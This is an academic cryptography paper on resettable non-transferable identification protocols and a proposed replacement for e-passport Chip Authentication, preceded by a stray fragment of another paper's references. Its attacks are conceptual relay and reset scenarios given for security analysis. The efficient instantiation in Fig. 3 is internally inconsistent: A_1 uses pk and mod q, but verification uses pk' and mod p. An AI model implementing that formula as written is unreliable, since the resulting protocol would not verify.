8. Black, J.P., Segmuller, W., Cohen, N., Leiba, B., Misra, A., Ebling, M.R., Stern, E.: Pervasive Computing in Health Care: Smart Spaces and Enterprise Information Systems. In: MobiSys 2004 Workshop on Context Awareness (2004)
9. Sanchez, C., Gruenwald, L., Sanchez, M.: A Monte Carlo Framework to Evaluate Context Based Security Policies in Pervasive Mobile Environments. In: MobiDE 2007, pp. 41–48 (2007)
10. Butler, S.A.: Security Attribute Evaluation Method: A Cost-benefit Approach. In: ICSE 2002, pp. 232–240 (2002)
11. Butler, S.A., Fischbeck, P.: Multi-attribute Risk Assessment. In: SREIS 2002 (2002)
12. Deb, K., Pratap, A., Agarwal, S., Meyarivan, T.: A Fast and Elitist Multiobjective Genetic Algorithm: NSGA–II. IEEE Transactions on Evolutionary Computation 6(2), 182–197 (2002)

Improved Security Notions and Protocols for Non-transferable Identification

Carlo Blundo[1], Giuseppe Persiano[1], Ahmad-Reza Sadeghi[2], and Ivan Visconti[1]

[1] Dipartimento di Informatica ed Applicazioni, Università di Salerno, Italy
[2] Horst Görtz Institute for IT Security, Ruhr-University Bochum, Germany

Abstract. Different security notions and settings for identification protocols have been proposed so far, considering different adversary models where the main objective is the non-transferability of the proof.

In this paper we consider one of the strongest non-transferability notions, namely resettable non-transferable identification introduced by Bellare et al. This notion aim at capturing security with respect to powerful adversaries that have physical access to the device that proves its identity, and thus can potentially reset its internal state. We discuss some limitations of existing notions for secure identification protocols as well as different impossibility results for strong notions of non-transferability. We introduce a new strong and achievable notion for resettable non-transferable identification that reflects real scenarios more adequately and present a generic protocol that satisfies this notion. We then show how to efficiently instantiate our construction and discuss how our protocol can improve the current proposals for the next generation of electronic passports (e-passports).

Keywords: Non-transferability, reset attacks, e-passports.

1 Introduction

Identification protocols are mechanisms that enable one party V, called the *verifier*, to gain assurance that the claimed identity of another party P, called the *prover*, is legitimate. P holds a secret key corresponding to a public key known by V, and P proves that she is the owner of the secret key. The main security requirement is to prevent an adversary A from impersonating the prover P, and making the verifier V believe it is interacting with P. Traditionally, this is achieved by means of a zero-knowledge proof of knowledge [1,2], i.e., P proves knowledge of the secret key in zero-knowledge. This guarantees that the prover is legitimate and that the verifier gains no information about the secret key.

A stronger security notion for identification protocols is that of *non-transferability*; that is, an adversarial verifier A shall not be able to exploit the fact that she successfully runs the identification protocol with P to convince a honest verifier V that he is indeed P. In the rest of the paper we will also say that A is a *man-in-the-middle* (MiM, for short).

In this paper, we consider very powerful MiM adversaries. Specifically, we allow the adversary to run several instances of the identification protocol with

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 364–378, 2008.

the prover; and we do not restrict the adversary to run the same protocol with P and V. In some contexts, an important security property is the protection against *reset attacks* that deals with adversaries capable of resetting the internal state of the prover thus forcing the prover to use the same randomness for more than one run of the protocol. Security against reset attacks is of special interest for applications that use identification protocols and have sophisticated security and privacy requirements like the *electronic passport* also called *e-passport* [3,4,5]. We consider e-passports as our running example throughout this paper.

Related work. Non-transferability of proofs has been considered in the literature in the designated verifier/confirmer framework [6,7]. In this framework, a proof is linked to a verifier, and hence cannot be transferred. The issue here is that these approaches are based on public-key infrastructures (PKI) linking public keys to verifiers. Unfortunately, this is not practical (or even impossible) in large scale applications. Specifically, in the case of our running example (i.e., e-passports) it would be very difficult to manage the revocation lists of the readers' (verifiers) side (see also a similar discussion in [8]).

Security issues against adversaries with reset capabilities were considered by Goldreich et al. [9]. They introduced the concept of *resettable security* for zero-knowledge proofs. This notion has been investigated further in other papers (e.g., [10,11]) which mainly focus on having feasibility results and efficient constructions for zero-knowledge proofs requiring public-key for the verifiers.

Monnerat et al. [8] recently proposed identification protocols that consists in non-transferable signatures of knowledge. An important feature of their protocol is that they do not require PKI on the verifier's side. The proposed solutions are based on identification protocols that are zero-knowledge, and security is guaranteed under the assumption that the MiM does not work on-line. The protocol of [8] can be made secure against reset attacks by using resettable zero-knowledge. However, the known resettable zero-knowledge protocols that can work in their setting (i.e., without setup assumptions) are inefficient and cannot guarantee the proof of knowledge property (in the black-box sense).

To our knowledge, formal security notions capturing reset attacks for identification protocols have been first given by Bellare et al. [10]. They distinguish between two notions termed as `CR1` and `CR2` where `CR` stands for *concurrent-reset*. The `CR1` notion allows MiM to interact with prover instances (concurrently) having the goal to impersonate the prover at a later time (off-line attack). The `CR2` notion is stronger and allows the adversary to interact with prover instances and simultaneously attempt to impersonate the prover (on-line attack).

Basically, `CR2` security is impossible to achieve since the adversary can simply relay (copy) all messages between the prover and the verifier. In [10] the authors discuss this issue and argue that such attacks do not harm, since in fact the verifier was talking to the actual prover. Hence they do not consider these attacks as successful attacks in their security definition (which is based on *matching session ids*). However, this restriction is not necessary: First, it does not adequately reflect real scenarios in practice where the MiM could then get the benefit of an access obtained through the prover. Secondly it can be removed by other means in practice, e.g., through techniques such as *distance bounding* protocols [12,13,14,15] allowing the prover to ensure that the MiM cannot play other protocols at the same time, i.e., the protocol is performed with the prover in one shot and in isolation. Moreover, as we show in Section 2, even when using techniques like distance bounding, the CR1 notion of [10] would not suffice to capture attacks where the MiM succeeds in transferring the proof by suspending and resuming the verifier before and after resettably interacting with the prover.

Our contribution. In this paper, we propose a strong notion of security for identification protocols, termed CR+, which we believe to adequately model the non-transferability properties of identification protocols under reset attacks. Comparing CR+ with the notions of security CR1 and CR2 of Bellare et al. [10], we stress that CR+ allows the adversary to play different protocols with the prover and with the honest verifier. In addition, we allow the adversary to start and suspend the interaction with the verifier, start a resetting attack on the prover, and finally, resume the interaction with the verifier. The notion CR1 of [10] instead only considers adversaries that interact with the verifier after they have interacted with the prover.

We then propose a general identification protocol and prove that it is CR+ secure. Specifically, our general protocol is an argument of knowledge[1] and guarantees CR+ security with respect to any other identification protocol that is an argument of knowledge. In addition, our protocol makes minimal set-up assumption and it does not require PKI on the verifier side. We also give an *efficient* instantiation of our protocol based on the hardness of discrete logarithms.

Moreover, we apply our results to the current proposal for enhanced e-passports *Extended Access Control* (EAC) [16,5]. We point out the conceptual weaknesses of the chip authentication within EAC with respect to the requirements mentioned above and to our framework CR+. More concretely, we describe a simple attack on the Chip Authentication protocol which shows that the protocol is not CR+ secure, and propose our efficient instantiation as a possible substitute for the Chip Authentication protocol.

2 Identification Protocols Secure Against Reset Attacks

Requirement analysis. Given the previous discussion, we focus on the following requirements.

1. **Non-transferability.** An adversarial verifier should not be able to exploit in any useful way the fact that a prover successfully proved his identity to her. Since the strong on-line attack is unavoidable when the adversary controls the communication channel, one has to make some physical/setup assumptions or deploy techniques such as distance bounding [12,13,14,15]

[1] An argument of knowledge is a proof of knowledge that is secure against polynomial-time adversarial provers. This is a widely used security notion for identification schemes since here the prover has to prove knowledge of a secret information that corresponds to its identity.

that help to decrease the viability of these attacks, and reduce it to an off-line attack. A non-transferable protocol should be resilient to such MiM attacks.

2. **Resettability.** Standard security notions do not work anymore when the adversary has access to the device that is running the honest party protocol, in particular when the adversary can manipulate it – e.g., reset the internal state of the prover (see, e.g., [9,10]). These attacks are actually possible when the adversary has physical control of the device. This happens for instance when an e-passport is given to someone else for performing an identity control.[2] Concretely, e-passports are often physically given to someone who performs identity checks. Moreover, the random number generation of some RFID chips have already been successfully attacked due to their weak implementations. Therefore an identification protocol must resilient even to an adversary who can reset the proving device to a previous state.
3. **Practical setup assumptions.** In many large scale applications, one desires practical setup assumptions and key management to avoid strong overhead. Solutions such as the framework of designated verifier proofs require the existence and the deployment of a public-key infrastructure (PKI) for managing the keys of the verifiers. For e-passport for instance, having a PKI on the verifier (reader) side is often an additional and strong overhead, since it is not practical to manage revocation lists and other updates. Note that the current proposal for e-passport [16,5] heavily uses PKI, also on the verifier side. A design goal for identification protocols is therefore the use of practical setup assumptions and thus no PKI should be used on the verifier side.
4. **Efficiency.** Many of the settings where such identification protocols are employed, consider low-powered devices (smart cards, RFID chips) and thus there are important efficiency requirements concerning the round, communication, and computational complexities of the proposed protocols. Beyond general feasibility results, another goal is the design of protocols that are both secure and efficient.

Security notion. We follow (and slightly adapt to our setting) the notation used by Bellare et al. [10]. We assume that the number $m(k)$ of moves for an instance of the protocol with security parameter k is odd so that the prover is the first and the last to move. We denote by pk the public key of the prover and by sk the associated secret key. Each party computes the next message as a function of its keys, random tape and conversation prefix. More specifically, for identification protocol $\mathcal{ID}()$, message msg_{2j+1}, for j integer and $1 \leq 2j+1 \leq m(k)$, is computed by the prover as $\mathsf{msg}_{2j+1} \leftarrow \mathcal{ID}(\mathsf{prvmsg}, \mathsf{crs}, \mathsf{sk}, \mathsf{msg}_1, \cdots, \mathsf{msg}_{2j}; R_P)$ where crs is the public parameter, R_P is the random tape of the prover and $\mathsf{msg}_1, \cdots, \mathsf{msg}_{2j}$ is the current conversation prefix. On the other hand, message

[2] This certainly depends on the assumptions one makes with regard to the underlying device. If one assumes a tamper proof true random number generator (based on hardware) then the adversary cannot enforce the same physical environment and consequently the same randomness.

msg_{2j}, for j integer and $2 \leq 2j \leq m(k) - 1$, is computed by the verifier as $\mathsf{msg}_{2j} \leftarrow \mathcal{ID}(\mathsf{vrfmsg}, \mathsf{crs}, \mathsf{pk}, \mathsf{msg}_1, \cdots, \mathsf{msg}_{2j-1}; R_V)$ where crs is the public parameter, R_V is the random tape of the verifier and $\mathsf{msg}_1, \cdots, \mathsf{msg}_{2j-1}$ is the current conversation prefix. The following keywords are used in the notation of the identification protocols: prvmsg used to denote message from P to V, and vrfmsg for message from V to P; crsgen is used to generate public parameters on input the security parameter 1^k; keygen is used to generate the pair of public and secret key of the prover on input of the security parameter 1^k and the public parameters crs, and vrfdec is used by the verifier to decide whether to accept or not on input of the public parameter crs, the public key pk and the entire conversation.

We require an identification to be complete in the sense that if prover and verifier follow the protocol then the verifier accepts except with some negligible probability.

`CR+` *security.* To define the security of an identification protocol we strengthen the notion of `CR1` introduced by [10]. Our new notion captures security in the following scenario. We have an adversary $\mathcal{A}$ that interacts with multiple instances of an honest prover that are all running on input pk and using the same public information crs. $\mathcal{A}$ is allowed to reset any of the instances to any state and we do not want $\mathcal{A}$ to gain enough information from this interaction to successfully complete an identification protocol with an honest verifier on input pk. In the `CR1` notion of [10] the two phases did not overlap in time (with the interaction with the honest provers to be completed before the interaction with the honest verifiers will start) and the adversary $\mathcal{A}$ was playing the same protocol with honest provers and honest verifier[3].

We get a stronger security notion by considering more powerful adversaries. Specifically, we allow the adversary to start the interaction with the verifier; the adversary can suspend the interaction with the verifier and start a resetting attack with the provers; finally, the adversary can resume the interaction with the verifier. We stress that, similarly to the `CR1` notion of [10], we do not allow the adversary to interact with the provers and the verifier at the same time. Indeed, if this kind of attacks were allowed, then the adversary could simply relay messages between the honest prover and the honest verifier and no protocol can be secure against this attack. In [10] these stronger attacks where considered in the notion `CR2`, however, their `CR2` secure protocols work assuming that each interaction uses a different session ID. We do not follow this approach since in practice nothing prevents the adversary from using the same ID in all protocols as it does in the simple relay attack where the adversary copies all messages: For instance in the `CR2`-secure construction in [10] the identity is a public-key pk of a CCA2 encryption scheme. The verifier sends a CCA2 encryption of a challenge c and the prover answers by sending back the plaintext m. Obviously the MiM

[3] Obviously $\mathcal{A}$ could play with many verifiers but this would not add extra power since any succeeding adversary $\mathcal{A}$ that plays with many verifiers can be reduced to a succeeding adversary $\mathcal{A}'$ that plays with just one verifier, by simply emulating internally all other verifiers required by $\mathcal{A}$.

can obtain c from the verifier, send c to the prover thus obtaining m, and finally can give m back to the verifier.

Therefore, given that the adversary has an easy strategy to win, we simply observe that there is no possible defense against on-line MiM attacks when they are mounted, and thus it is anyway necessary to resort to physical means to make sure that the adversary will not play protocols with other verifiers when it is also playing with a prover. In this context one may use some additional techniques such as distance bounding [12,13,14,15] where one can guarantee that the protocol played by the prover with the MiM will be executed in one shot, and it is isolated from the surrounding environment. Once we have this guarantee, we can focus on weaker and *achievable* security definitions.

Moreover, there is another important improvement to CR1 that we consider in the definition of CR+. Indeed, we also allow the adversary $\mathcal{A}$ to play different identification protocols with the provers and with the verifiers. This covers the case in which one can design an identification protocol that can be successfully executed by an adversary (even without knowing the secret key) if an adversary has access to the prover of a different identification protocol. The notion of [10] instead considered an adversary successful only if it manages to use the same identification protocol against itself and thus would guarantee security only if the same public key was used in only one type of identification protocol.

Therefore, having specified that the relay of messages is a successful attack and having extended the notions of CR1 and CR2 by assuming that the protocol played by the adversary with the prover can be different from the one played with the verifier, we have that when left and right protocols are the same, then CR2 $\Rightarrow$ CR+ $\Rightarrow$ CR1, moreover CR1 $\not\Rightarrow$ CR+ $\not\Rightarrow$ CR2, and CR2 is impossible to achieve. Our goal is to achieve CR+ security, and this will correspond to CR2 with the restriction that the adversary can have access only once to the prover and can access it with resetting capabilities, while it is isolated from other verifiers.

Formal definition. We consider probabilistic polynomial-time adversaries $\mathcal{A}$ that are a three-phase adversaries. In the first phase, $\mathcal{A}$ can issue a SendVer query which takes a message msg that is sent to an instance of a honest verifier of identification protocol $\mathcal{IDR}$ and the reply to the query is the next verifier message. In the second phase the adversary $\mathcal{A}$ mounts a resetting attack on protocol $\mathcal{ID}$ in which $\mathcal{A}$ can start any number of instances of the prover of $\mathcal{ID}$ on input public key pk. In the third phase, $\mathcal{A}$ can resume the instance of protocol $\mathcal{IDR}$ started in the first phase. We say that $\mathcal{A}$ is successful if the instance of protocol $\mathcal{IDR}$ is completed successfully. We stress that throughout the attack $\mathcal{A}$ is allowed to start exactly one instance[4] of protocol $\mathcal{IDR}$ in which $\mathcal{A}$ acts as a prover on input pk. In particular, the verifier of $\mathcal{IDR}$ cannot be reset.

Definition 1. *Let $\mathcal{ID}$ and $\mathcal{IDR}$ be two identification protocol. We say that $\mathcal{ID}$ is* CR+ secure with respect to $\mathcal{IDR}$ *if for all probabilistic polynomial-time adversaries $\mathcal{A}$ the probability that experiment* $\mathsf{IDCR+}^{\mathcal{A}}_{\mathcal{ID},\mathcal{IDR}}(k)$ *of Figure 1 returns* 1 *is negligible in k.*

[4] As we previously discussed, there is no extra power starting more such instances.

```
$\mathsf{IDCR+}^{\mathcal{A}}_{\mathcal{ID},\mathcal{IDR}}(k)$: Trusted Parameter Initialization:
  1. $\mathsf{crs} \leftarrow \mathcal{ID}(\mathsf{crsgen}, 1^k)$; ‖Generate trusted parameters.‖
Users Initialization:
  1. $(\mathsf{pk}, \mathsf{sk}) \leftarrow \mathcal{ID}(\mathsf{keygen}, \mathsf{crs}, 1^k)$; ‖Pick keys via randomized key generation algorithm. ‖
  2. Choose tape $R_V$ for verifier at random; $C_V \leftarrow 0$; ‖Coins and message counter for verifier.‖
  3. $\mathsf{trans} = \emptyset$;
Execute adversary $\mathcal{A}$ on input $\mathsf{pk}, \mathsf{crs}$;
  – Phase I:
    Reply to $\mathcal{A}$'s $\mathsf{SendVer}(\mathsf{msg})$ queries as follows:
      1. $C_V = C_V + 2$, $\mathsf{trans} = \mathsf{trans} \circ \mathsf{msg}$;
      2. if $C_V \leq m(k) - 1$ then $\mathsf{msg}_{C\ } \leftarrow \mathcal{IDR}(\mathsf{vrfmsg}, \mathsf{crs}, \mathsf{pk}, \mathsf{trans}; R_V)$; $\mathsf{trans} = \mathsf{trans} \circ \mathsf{msg}_{C\ }$ ; return($\mathsf{msg}_{C\ }$ );
      3. if $C_V = m(k) - 1$ then $\mathsf{dec} \leftarrow \mathcal{IDR}(\mathsf{vrfdec}, \mathsf{crs}, \mathsf{pk}, \mathsf{trans}; R_V)$; return($\mathsf{dec}$);
      4. if $C_V > m(k) - 1$ then return($\perp$);
  – Phase II:
    $p \leftarrow 0$; ‖ Number of active prover instances. ‖ Reply to $\mathcal{A}$'s $\mathsf{WakeNewProver}$ queries as follows:
    ‖ Activate a new prover instance. ‖
      1. $p \leftarrow p + 1$; Pick a tape $R_p$ at random;
      2. return($p$);
    Reply to $\mathcal{A}$'s $\mathsf{SendPro}(i, \mathsf{msg}_1, \cdots, \mathsf{msg}_{2j+1})$ queries, with $0 \leq 2j < m(k)$ and $1 \leq i \leq p$, as follows: ‖ Send a message to $i$-th prover instance. ‖
      1. $\mathsf{msg}_{2j+1} \leftarrow \mathcal{ID}(\mathsf{prvmsg}, \mathsf{crs}, \mathsf{sk}, \mathsf{msg}_1, \cdots, \mathsf{msg}_{2j}; R_i)$[a].
      2. return ($\mathsf{msg}_{2j+1}$).
  – Phase III: exactly like Phase I.
return($\mathsf{dec}$).
```

[a] In a reset attack this message can be sent several times with the same R_i.

Fig. 1. Experiment for the execution of protocol $\mathcal{ID}$ with security parameter k in the CR+ setting and resetting adversary $\mathcal{A}$ playing protocol $\mathcal{IDR}$ in the right

In Section 3 we give an identification protocol that is an argument of knowledge and is CR+ non-transferable with respect to all identification protocols that are arguments of knowledge.

Generalizing CR+ *to multiple accesses.* While it is reasonable to assume that by using some physical assumptions, one can be sure that the protocol executed by the prover is run in one shot, it is not immediately clear while the adversary should not be able to get again access to prover's device in the future, then again interacting with the verifier and so on. Such extra power makes the attack of the adversary as strong as the CR2 attack, and thus it is impossible to obtain a secure identification protocol. Indeed, observe that the restriction that the adversary plays with the prover in one shot, does not hold anymore as the adversary can then play some messages with the verifier and can later reset the prover. This concretely simulates the CR2 attack and allows the adversary to be a proxy that copies to the verifier all messages played with the prover. This extension of CR+ is therefore impossible to achieve.

An important question is therefore whether the extra power of the adversary in this extension of CR+ is always possible in real scenarios, and thus there would be no reason to study CR+ anymore. However, consider the following example. Since the interaction with V is non-resetting, it does make sense to consider a scenario where the adversary suspends the execution with V, plays in one shot with P and then continues again the protocol with V. Indeed, since the interruption in practice can be just for a very short time, concrete timeouts of V do not expire. A similar and more concrete example is that of the use of an e-passport at the border control.

3 Resettably Non-transferable Identification

Overview. In this section we present an efficient identification protocol $\mathcal{ID}$ that considers the security issues previously discussed. We then analyze its security properties. Our starting point for obtaining CR+ security is the approach used by [8] for the off-line setting (i.e., the MiM does not work simultaneously with provers and verifier) with PKI-less verifiers. Indeed, the proposed protocol is a zero-knowledge[5] proof of knowledge and as such it enjoys a satisfying security notion for both prover (i.e., the zero knowledge property) and verifier (i.e., the proof of knowledge property). Moreover the zero-knowledge property preserves the non-transferability of the protocol even in case the adversary will play with the verifier both before and after playing with the prover.

The only weakness of the protocol proposed in [8] concerns the fact that they restrict the adversary to sequential interactions with the prover. This, however, does work in some scenarios where the adversary has physical access to the device and can mount concurrent and reset attacks against the prover. If one tries to strengthen the protocol of [8] to make it secure against concurrent/resetting adversaries, then the efficiency of their transformations is immediately lost (indeed, there is currently no efficient concurrent/resettable zero-knowledge proof system in their setting). Moreover, there is no hope to preserve the proof of knowledge property (at least for the black-box sense) against a resetting adversary.

We therefore play with the set-up assumptions in order to strengthen their solution still keeping it viable in several applications, and in particular for the one that they proposed, i.e., citizens identification through e-passports.

[5] Notice that zero knowledge implies other security properties as witness indistinguishability and witness hiding.

The setup assumption that we consider is the use of trusted parameters that we assume are known when parties run the protocol. Our trusted parameters do not correspond to a verifier public key, therefore we keep the PKI-less feature on the verifier side. For verifier security, by appropriately using the trusted parameters we achieve the argument of knowledge property while at the same time the adversary can mount reset attacks. Notice that the argument of knowledge property along with security against reset attacks is impossible to achieve without some setup assumption (the adversary would be as strong as the extractor), therefore this justifies the use of trusted parameters. For prover security, we show that resettable witness indistinguishability sufficies against transferability attacks (similar approaches were used in [10]). Even though our protocol also achieves resettable zero knowledge in the trusted parameters model, we follow the approach of [10] and consider resettable witness indistinguishability since in general resettable zero knowledge could be a requirement that only increases the complexity of a non-transferable protocol. Concretely, our protocol is a special argument of knowledge that is $\mathtt{CR+}$ non-transferable with respect to any argument of knowledge. Our protocol achieves a general (rather than self) non-transferability property and works in a setting that admits wide applications.

The $\mathtt{CR+}$ security proof of our protocol $\mathcal{ID}$ works as follows.

1. We include in the set of trusted parameters the parameters of a trapdoor commitment scheme[6]; this will let us to prove the argument of knowledge property, indeed the extractor will use a secret associated to the commitment parameters, and this is not known to the resetting adversary.
2. We include in the trusted parameters another public key pk'; this will be used to reach a contradiction (see Section 3.1).
3. We run the experiment of $\mathtt{CR+}$ by using in $\mathcal{ID}$ the secret that corresponds to pk' instead of the one corresponding to pk; by the resettable witness indistinguishability of $\mathcal{ID}$ the adversary will not notice any difference.
4. We assume that the adversary transfers a proof from $\mathcal{ID}$ to $\mathcal{IDR}$.
5. We run the extractor of $\mathcal{IDR}$ obtaining the secret key associated to pk[7] thus breaking pk (if we instead always obtain pk' we can run a symmetric game where we break pk').

In order to design the resettable witness indistinguishable argument of knowledge $\mathcal{ID}$, we will try to be as much general as possible, therefore we will present a general protocol based on the popular Σ-protocols. These protocols exist for many useful languages and often admit efficient instantiations. We will then suggest an instantiation based on Schnorr's protocol [18] and argue its applicability to the e-passport framework.

Generic protocol. Let 1^k be the security parameter. The crsgen procedure outputs as public parameters a randomly chosen hard instance pk' of a language L'

[6] Such commitment schemes when defined in the trusted parameters model allow a party to open a commitment as any valid messages, in case it knows the trapdoor associated to the trusted parameters. See [17] for formal definitions.

[7] This step requires that $\mathcal{IDR}$ is an argument of knowledge.

admitting a Σ-protocol $\Pi_{\Sigma'}$ and the public parameters tc of a trapdoor commitment scheme.

The keygen procedure outputs as public key pk of P a randomly chosen hard instance for a language L admitting a Σ protocol Π_{Σ}, along with the corresponding NP witness sk as secret key.

The protocol can be described as follows. We consider the OR-composition of the two Σ-protocols obtained using the techniques of [19] and that produces another Σ-protocol $\Pi_{\Sigma_\vee}$, which 3 rounds are denoted (a, c, z). Protocol $\mathcal{ID}$ that we propose starts by requiring that V uses tc to send a commitment $\hat{c}$ of the challenge c of $\Pi_{\Sigma_\vee}$. Then P uses a pseudorandom function to obtain the randomness to use in the next steps. P computes and sends the first message a of $\Pi_{\Sigma_\vee}$. Then V opens to c the commitment $\hat{c}$. Then P sends the last message z of $\Pi_{\Sigma_\vee}$. Finally V runs the decision procedure of $\Pi_{\Sigma_\vee}$ thus accepting or rejecting the proof. The protocol is illustrated in Figure 2.

Security parameter: k.
Tools: pseudorandom function f, trapdoor commitment scheme $(\mathtt{Gen}, \mathtt{Com}, \mathtt{TCom}, \mathtt{TDec}, \mathtt{Ver})$.
Common input: the public information (pk', tc) and the public key of the prover pk.
P's private input: sk that is an NP witness for pk in L.
P's randomness: randomly pick a seed s; the randomness of P will be taken from the output of $f(s, \hat{c})$ where $\hat{c}$ is the first message received from V.

V: select a message c for $\Pi_{\Sigma_\vee}$, compute and send $\hat{c} = \mathtt{Com}(c)$.
P: generate and send the first message a for $\Pi_{\Sigma_\vee}$.
V: open $\hat{c}$ to c.
P: check that the opening of $\hat{c}$ to c is correct and then compute and send the last message z of $\Pi_{\Sigma_\vee}$.
V: accept iff (a, c, z) is an accepting transcript for $\Pi_{\Sigma_\vee}$.

Fig. 2. $\mathcal{ID}$: $\mathtt{CR+}$ Non-Transferable Identification

3.1 Analysis

We now show that the protocol depicted in Fig. 2 is $\mathtt{CR+}$ secure. Completeness can be obtained by inspection since if P follows the protocol, then V trivially always accepts. For proving $\mathtt{CR+}$ non-transferability we first show that the protocol is a resettable witness-indistinguishable (rWI) argument of knowledge. Then we will show that any adversary for the $\mathtt{CR+}$ non-transferability property can be used to reach a contradiction.

$\mathcal{ID}$ is a rWI argument of knowledge. Completeness is straight-forward since by inspection we can observe that the honest verifier accepts the proof given by the honest prover on input the secret key.

The argument of knowledge property can be proved by showing an extractor E that outputs a valid secret key with probability p' such that $|p'-p| \leq \epsilon(k)$ for a negligible function ϵ, whenever an adversarial prover $P^\star$ can succeed in convincing a honest verifier with probability p. E runs on input the trapdoor that corresponds to the parameters tc of the trapdoor commitment scheme.

E runs the honest verifier algorithm with the following exception: it computes the commitment c in the first round using the trapdoor. Notice that this experiment is indistinguishable from the real game played by $P^\star$ and the honest verifier V since the trapdoor property of the trapdoor commitment scheme guarantees that commitments computed using the trapdoor are indistinguishable from commitments computed using the honest commitment function. Therefore, if $P^\star$ succeeds with honest V with probability $p = p_0$, it will succeed with E with probability p_1 where $|p_1 - p_0|$ is negligible in k. The extractor E then goes back to the opening phase and instead of opening $\hat{c}$ to c, it opens $\hat{c}$ to a randomly chosen message c'. Here we have that the probability that $c = c'$ is negligible in k. Moreover, we have again that the trapdoorness of the trapdoor commitment scheme guarantees that $P^\star$ completes again successfully the proof with probability p_2 where $|p_2 - p_1|$ is negligible in k. Notice that by the special soundness property of $\Pi_{\Sigma_\vee}$, E extracts from the two accepting transcripts either a valid secret key sk corresponding to pk or the witness w for the hard instance $\mathsf{pk}' \in L'$. From the above discussion, the probability that E extracts one of those two witnesses is $p_2 \leq p + \epsilon(k)$ for some negligible function ϵ. Finally we have that if the extracted witness is with overwhelming probability sk, then the extraction procedure is successful with probability p'. Instead, if with non-negligible probability the witness extracted corresponds to $\mathsf{pk}' \in L'$, we have that the previous game with non-negligible probability breaks the hard instance that is stored in the trusted parameters, thus contradicting the assumption that the instance is hard. This implies that $p' \leq p_2 + \epsilon(k)$ for some negligible function ϵ and thus it concludes the proof of the argument of knowledge property.

To prove the resettable witness-indistinguishable property we can use the general approach of [9] since our protocol follows the paradigm that they introduced to design rWI proof systems[8]. For the sake of clarifying the features of the protocol, we now give a sketched proof. First of all, notice that by Proposition 1 of [19] we have that $\Pi_{\Sigma_\vee}$ is witness indistinguishable. By adding a commitment of the challenge to the first round, we have only an additional constraint for the adversarial verifier and thus witness indistinguishability is trivially preserved. Moreover, it is known by [20,21] that witness indistinguishability is preserved under concurrent composition. In order to claim rWI, we have therefore only to consider the resets performed by $V^\star$. However, notice that the randomness used by the prover is the output of the pseudorandom function on input the first message of the verifier. Therefore, any reset of $V^\star$ where it feeds to P a different commitment under a previously used randomness, will correspond to a

[8] The verifier first commits and then the only message it sends are openings of the committed messages. The prover uses as randomness the output of a pseudorandom function on input the commitment of the verifier and a random seed.

new incarnation of P that will use new pseudorandom bits as randomness. The capability of $V^\star$ in succeeding in a reset attacks can therefore be converted to a distinguisher that distinguishes the use of random bits from the use of pseudorandom bits and therefore would break the pseudorandomness of the pseudorandom function. There is one more subtle point to consider: since the randomness of P is fixed after the commitment of the first round, we have that in case V manages to open the committed message in two different ways, it would run P twice with the same pseudorandom bits but under different transcripts. This clearly would violate the preservation of the witness indistinguishability property. However, such a capability of V with non-negligible probability p would immediately correspond to an adversary that with non-negligible probability p breaks the binding property of the trapdoor commitment scheme instantiated in the trusted parameters.

`CR+` *non-transferability.* Assume there is a MiM $\mathcal{A}$ that succeeds in transferring a proof during a `CR+` attack with non-negligible probability p_0. We show how to use $\mathcal{A}$ for reaching a contradiction. First of all, we run $\mathcal{A}$ with fake but perfectly indistinguishable parameters (pk', tc) and public key pk. Protocol $\mathcal{IDR}$ is played by running the honest verifier algorithm. Protocol $\mathcal{ID}$ instead is played by running the honest prover algorithm of Π_Σ but using as witness the one corresponding to $\Pi_{\Sigma'}$ protocol (which instance pk' is in the trusted parameters). Notice that $\mathcal{A}$ will still succeed in $\mathcal{IDR}$ with probability p_1 such that $|p_1 - p_0|$ is negligible in k, otherwise it would immediately contradict the rWI property of $\mathcal{ID}$ that we have proved above.

We can then replace the verifier of $\mathcal{IDR}$ by the corresponding extractor. Its execution still guarantees that $\mathcal{A}$ succeeds in $\mathcal{IDR}$ with probability p_2 such that $|p_2 - p_1|$ is negligible. The execution of the extraction procedure will potentially require multiple rewinds and consequently multiple executions of $\mathcal{ID}$. Finally, in case the extractor $\mathcal{IDR}$ will give as output one sk. we have that $\mathcal{A}$ can be used to break an hard instance of L. Instead, in case we have that the extraction procedure fails, notice that the only difference between the real game where $\mathcal{A}$ succeeds and this game, consists in the different witness used by the prover of $\mathcal{ID}$. Therefore, either the extraction procedure on $\mathcal{IDR}$ succeeds and we break an hard instance of L, or it fails and in this case we have a distinguisher for the resettable witness indistinguishable property of $\mathcal{ID}$. However, since we have already proved the resettable witness indistinguishable property of $\mathcal{ID}$, we have reached a contradiction. This ends the proof.

4 Efficient Instantiation and Application to E-Passports

The `CR+`-secure identification protocol $\mathcal{ID}$ that we have shown can be instantiated very efficiently in the following way. The trapdoor commitment scheme can be Pedersen's commitment scheme, which requires a k-bit prime q, a prime $p = 2q + 1$ and two generators g, h of the subgroup G of $Z_p^\star$ of q elements for the trusted parameters. The trapdoor will be the discrete logarithm α of h with base g mod p. For language L' and an hard instance pk' we can simply consider

Security Parameter: k.
Tools: pseudorandom function f.
Common input: The public information $(p, q, g, h, \mathsf{pk}')$.
P**'s identity:** $\mathsf{pk} \in G_q$.
P**'s private input:** sk such that $g^{\mathsf{sk}} = \mathsf{pk} \pmod{p}$.
P**'s randomness**: randomly pick a seed s; the randomness of P will be taken from the output of $f(s, \hat{C})$ where $\hat{C}$ is the first message received from V.

V: Randomly pick $C \in Z_q$ and commit to c by computing $\hat{C} = g^C h^r$ for a random $r \in Z_q$. Send $\hat{C}$ to P.
P: Randomly pick $s_0, C_1, Z_1 \in Z_q$, and set $A_0 = g^{s_0}$ and $A_1 = g^{Z_1}\mathsf{pk}^{-C_1} \pmod{q}$. Send A_0 and A_1 to V.
V: Upon receiving (A_0, A_1), open commitment $\hat{C}$ by sending (C, r).
P: Check that the opening is correct and then compute Z_0 as follows: $C_0 = C - C_1 \pmod{q}$, $Z_0 = s_0 + C_0\mathsf{sk} \pmod{q}$. Send (Z_0, C_0, Z_1, C_1).
V: Accept if $C_0 + C_1 = C \pmod{q}$ and if $g^{Z_0} = A_0\mathsf{pk}^{C_0} \pmod{p}$ and $g^{Z_1} = A_1{\mathsf{pk}'}^{C_1} \pmod{p}$.

Fig. 3. Efficient CR+ Non-Transferable Identification Protocol $\mathcal{ID}_{DLOG}$

